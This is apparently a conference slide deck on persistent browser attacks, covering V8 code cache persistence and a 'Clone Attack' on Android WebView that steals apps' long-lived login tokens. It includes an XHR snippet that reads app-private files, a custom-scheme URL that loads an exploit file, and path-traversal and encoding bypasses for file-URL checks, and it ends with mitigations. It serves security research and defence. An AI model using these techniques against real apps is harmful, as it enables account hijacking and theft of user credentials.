
```
// Uses a site isolated code cache that is keyed on the resource url and the
// origin lock of the renderer that is requesting the resource. The requests
// to site-isolated code cache are handled by the content/GeneratedCodeCache
// When this flag is enabled, the metadata field of the HttpCache is unused.
const base::Feature kIsolatedCodeCache = {"IsolatedCodeCache",
                                          base::FEATURE_ENABLED_BY_DEFAULT};
```

Evaluation – Persistence by V8 Code Cache


- Persistence will be invalid when:
  - Update chrome to a new version
  - Re-install chrome with caches cleared
  - Target URL updated with new version info

```
https://apis.google.com/_/scs/abc-static/_/js/k=gapi.gapi.en.1YQiBIu1zGM.O/m=gapi_iframes,googleapis_client,plusone/rt=j/sv=1/d=1/ed=1/rs=AHpOoo8jmooDqnwUNQ5CPVlex635ObQRZg/cb=gapi.loaded_0
```

Reinstall? Still not solved



5. Survive the ReInstall -- Clone Attack



Android WebView


- **Browser of mobile**
- **Based on Chromium**
  - But can be configured by host App
- **Security policy of renderer process**
  - Share process with host App before Android N
  - Separated renderer process after Android O

Survive the ReInstall -- Clone Attack

- How to conduct a persistent attack on mobile?
  - From WebView to App
  - Retaining control
  - Remote and hidden

Clone Attack

What is Clone Attack



nucleus


What is Clone Attack

Who is the nucleus of mobile App?

- **Cloud-based**
- **Stay logged in state**
- **IP and position change frequently**

Long-lived token files are necessary

What is Clone Attack



Account Persistence - Clone Attack

DEMO

The same account logged in different device at the same time

Clone Attack by RCE

How to steal token files?


- **WebView share process with host App before Android N**
- **1-day or N-day to gain the RCE of WebView**
  - Fragmentation of Android System

Note: It is not the vulnerability of Facebook

Clone Attack by Misconfigured WebView

How to steal token files after Android O?


- **Isolated webview process**
  - **Limited to read or write disk**
  - **Can’t talk to network on its own**
- **Android App sandbox**



Misconfigured WebView

Clone Attack by Misconfigured WebView

- Misconfigured WebView - a door to App
  - **setAllowFileAccessFromFileURLs**
  - **setAllowUniversalAccessFromFileURLs**




If either of them is set to TRUE, WebView will allow a file scheme URL to access the content of the App

Clone Attack by Misconfigured WebView

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET","/data/data/com.myapp/secret.txt",true);
xhr.send();
</script>
```

/sdcard/a.html



WebView

Clone Attack by Misconfigured WebView

- How to make an App webview to load a file URL?
  - http:// to file:// ? NO
  - UXSS?
  - …

Custom URL Scheme

Clone Attack by Misconfigured WebView

Custom URL Scheme

```
<activity android:name="WebViewActivity">
        <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="myapp" android:host="myhost.com"/>
        </intent-filter>
</activity>
```

AndroidManifest.xml


Clone Attack by Misconfigured WebView

Custom URL Scheme

```
protected void onCreate(Bundle instance) {
                    …
                    Intent intent = getIntent();
                    Uri uri = intent.getData();
                    //parse the url
                    webview.loadUrl(url);
                    …
}
```


onCreate Function of Activity

Clone Attack by Misconfigured WebView



myapp://myhost.com/?url=file://sdcard/exp.html

Clone Attack by Misconfigured WebView



Bypass The Defense

- file URL check bypass

```
…
if url.startsWith(“file://”){
        //forbidden
};
if url.contains(“file://”){
        //forbidden
};
…
```

Bypass: case changing, white space, “../” etc


Bypass The Defense

- file URL check bypass

```
file:///data/data/com.app/../../../sdcard/xxx
file:///android_assets/../sdcard file:///android_res/../sdcard
file:///data/data/com.app/..\\..\\..\\sdcard/xxx
file:///data/data/com.app/%2e%2e/%2e%2e/%2e%2e/sdcard/xxx
file:/data/data/com.app/
...
```

Bypass The Defense

- token binding bypass



IMEI, MAC etc are stored in local file

Mitigation

- Keep setAllowFileAccessFromFileURLs and setAllowUniversalAccessFromFileURLs as false if you don't need
- Do not accept all external URL in your own App
- Save your token files safely (eg. KeyStore)

